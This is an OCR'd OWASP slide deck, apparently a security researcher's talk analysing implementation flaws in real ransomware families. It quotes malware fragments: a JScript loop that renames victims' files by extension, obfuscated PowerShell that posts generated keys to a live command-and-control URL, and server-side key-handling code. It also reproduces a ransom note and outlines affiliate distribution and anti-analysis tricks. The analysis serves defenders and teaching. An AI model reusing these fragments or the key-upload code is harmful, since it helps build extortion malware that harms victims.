How *NOT* to code your ransomware

Liviu Itoafă


OWASP
The Open Web Application Security Project

About Me

$ whoami

- Security Researcher @ Kaspersky
- Hands-on work: coding, reverse engineering, vulnerability research
- Malware analysis trainings

- Tags: *GTD* (Getting Things Done)



IS IT REALLY A PROBLEM?

Actually YES! Comapnies started to create vaccines for this.

Evolution and techniques

- File scramblers,
- Traditional ransomware
- Websites ransomware – **CTB-Locker**[1]
- MacOS - **KeRanger**[2]
- MBR cryptors - **Petya**[3]
- Mobile ransomware[4]
- OS: Windows, Android, Linux, FreeBSD, OSX

Java crypters for Windows and Ubuntu

Infection

- Spam | Malvertising | Exploit kits | Watering hole attacks

https://tpzoo.files.wordpress.com/2013/02/lion-zebra-water-hole.jpg

Distribution

- Partnership programs
- “Distributors” can sign up as affiliates
  - Get a compiled binary containing the AffiliateID and a public key
  - Can distribute sample to their own target group
  - Collect 40-70% of the revenues, payable in crypto-currency

Defences against analysis

- Obfuscations
  - Many levels of packing
- Anti-forensics
  - Self-deletion from disk
  - Erase key from memory
  - Change time of the module to that of the kernel32.dll[1]
- Anti-AV
  - Tricks signature checks by spawning hollowed explorer.exe (RunPE)

Psychological tactics


- Scaremongering victims
  - Gradually increasing the ransom amount
  - Warnings to not delete any files or run antivirus software ('don't call the police')
  - Message selected based on victim's country info (geolocation)
  - Voice warnings using text-to-speach emulator[1]
- Gaining buyers' trust
  - SDLC, customer support and bug fixing
  - New features and defenses against malware analysts
- Increasing victims' confidence
  - Decrypts files free
  - Customer support

Close but no cigar...

Client side flaw #1 – NO encryption

```
    fp = fo.CreateTextFile(fn + ".cmd", true);
    for (var i = 67; i <= 90; i++) {
        fp.WriteLine("dir /B " + cq + String.fromCharCode(i) + ":" + cs + cq + " && for /r "
 + cq + String.fromCharCode(i) + ":" + cs + cq + " %%i in (*.zip *.rar *.7z *.tar *.gz *.xls
 *.xlsx *.doc *.docx *.pdf *.rtf *.ppt *.pptx *.sxi *.odm *.odt *.mpp *.ssh *.pub *.gpg *.pg
p *.kdb *.kdbx *.als *.aup *.cpr *.npr *.cpp *.bas *.asm *.cs *.php *.pas *.vb *.vcproj *.vb
proj *.mdb *.accdb *.mdf *.odb *.wdb *.csv *.tsv *.psd *.eps *.cdr *.cpt *.indd *.dwg *.max
*.skp *.scad *.cad *.3ds *.blend *.lwo *.lws *.mb *.slddrw *.sldasm *.sldprt *.u3d *.jpg *.t
iff *.tif *.raw *.avi *.mpg *.mp4 *.m4v *.mpeg *.mpe *.wmf *.wmv *.veg *.vdi *.vmdk *.vhd *.
dsk) do (REN " + cq + "%%i" + cq + " " + cq + "%%~ni.*.crypted" + cq + ")");
    };
```

Client side flaw #2 - Weak encryption



Client side flaw #3 – OPSEC fails

Recipe

- Read the source file
- Create encrypted version
- Forget to delete the original files
- Delete original files but not erase them
- Erase the files but forget about MFT[1]
- Erase everything but forget about Shodow Copies[2]
- Delete everything but forget the encryption key[3]

Client side flaw #4 – Compilation „errors“

- Same ransomware was compiled also for Linux
- Ransomware family affecting Linux and FreeBSD servers
- *My guess:* The attacker took the sources from some Internet forum and Google'ed how to compile them

```
l[redacted]:core { FreeBSD-ransom }-> file ee21378a74aa65ce
ee21378a74aa65ce: ELF 64-bit LSB executable, x86-64, version 1 (FreeBSD), statically linked, for
 FreeBSD 10.1, not stripped
```

OWASP

The Open Web Application Security Project

Client side flaw #5 – Key management

```
$GBCSWHJKIYRDVHH = ([ChaR[]](GeT-RandOm -Input $(48..57 + 65..90 + 97..122) -Count 50)) -join ""
$SGKPOTTHJMNFDRYJKJ = ([ChaR[]](GeT-RandOm -Input $(48..57 + 65..90 + 97..122) -Count 20)) -join ""
$SQEGJJYRFBNHFFHJ = ([ChaR[]](GeT-RandOm -Input $(48..57 + 65..90 + 97..122) -Count 25)) -join ""
$XCJHEDIJGDFJMVD = "http://skycpa.in/pi.php"
$HGJHBVSRYUJNBGDRHJ = "string=$GBCSWHJKIYRDVHH&string2=$SGKPOTTHJMNFDRYJKJ&uuid=$SQEGJJYRFBNHFFHJ"
$73848HhjhdRghx67Hhsh = New-Object -ComObject MsXml2.XMLHTTP
$73848HhjhdRghx67Hhsh.open('POST', $XCJHEDIJGDFJMVD, $false)
$73848HhjhdRghx67Hhsh.setRequestHeader("C"+"ontent-tYpe",
"apPlicAtion/x-www-form-url"+"enCodeD")
$73848HhjhdRghx67Hhsh.setRequestHeader("ConteNt-length", $post.length)
$73848HhjhdRghx67Hhsh.setRequestHeader("CoNNeCtion", "close")
$73848HhjhdRghx67Hhsh.send($HGJHBVSRYUJNBGDRHJ)
```

OWASP
The Open Web Application Security Project

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048.

More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.


```
$VGHKJJGFERHJJGSDQWD = [Text.En
$Bnx8Khahs3Hjx96 = new-Object S
$Bnx8Khahs3Hjx96.Key = (new-Obj                    HJKIYRDVHH,
$VGHKJJGFERHJJGSDQWD, 5).GetByt
$Bnx8Khahs3Hjx96.IV = (new-Obje                    Text.Encoding]::UTF8.GetBytes(
"alle") )[0..15]
$Bnx8Khahs3Hjx96.Padding="Zeros
$Bnx8Khahs3Hjx96.Mode="CBC"
```

Client side flaw #6

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
push    r12
push    rbp
mov     ebp, edi
xor     edi, edi
push    rbx
mov     rbx, rsi
[redacted]
mov     r12, [rbx+8]
mov     esi, offset aEncrypt ; "encrypt"
```


OWASP

The Open Web Application Security Project

Client side flaw #7

```
; START OF FUNCTION CHUNK FOR sub_4069F9

loc_406565:
lea     eax, dword_49CB30
push    eax                 ; lpBuffer
push    hFile               ; hFile
call    WriteFile
sub     eax, eax
push    eax                 ; lpOverlapped
jmp     short loc_4065AB
; END OF FUNCTION CHUNK FOR sub_4069F9
```


THE FIRST RULE
OF CRYPTOGRAPHY IS
DON'T ROLL YOUR OWN
imgflip.com

OWASP
The Open Web Application Security Project

Server side flaw #1

```
public static string getMachineId()
{
    if (string.IsNullOrEmpty(MachineInfo.machineInfo))
    {
        MachineInfo.machineInfo = MachineInfo.getHash(string.Concat(new string[]
        {
            "CPU >> ",
            MachineInfo.GetProcId(),
            "\nBIOS >> ",
            MachineInfo.GetBios(),
            "\nBASE >> ",
            MachineInfo.GetBaseBoard(),
            "\nDISK >> ",
            MachineInfo.GetDrive()
        }));
        MachineInfo.machineInfo = MachineInfo.getHash(Class6.getRandomBytes(32));
    }
```

Server side flaw #2

```
public static function create_key_pair() {

    $privBin = '';
    for ($i = 0; $i < 32; $i++) { $privBin .= chr(mt_rand(0, $i ? 0xff : 0xfe)); }
    $point = Point::mul(bcmath_Utils::bin2bc("\x00" . $privBin), self::$secp256k1_G);
```

Server side flaw #3

```
$data = file_get_contents($_FILES['file']['tmp_name']);

$td = mcrypt_module_open('rijndael-256', '', 'ncfb','');
mcrypt_generic_init($td, $row['key'], $row['iv']);

$dec = mdecrypt_generic($td, $data);
mcrypt_generic_deinit($td);
mcrypt_module_close($td);

echo base64_encode($dec);

mysql_query("UPDATE `".DB_TABLE_PREFIX."clients` SET `hasuploaded` = 1
```

- [redacted]

OWASP

The Open Web Application Security Project

Server side flaw #4

```
$td = mcrypt_module_open('rijndael-256', '', 'ncfb','');
mcrypt_generic_init($td, $row['key'], $row['iv']);
```

OWASP
The Open Web Application Security Project

Summary

- Crypto is HARD
- OPSEC
- Don't rush to get the bitcoins
- Don't trust everything
- Always backup
- User education
- In-depth protection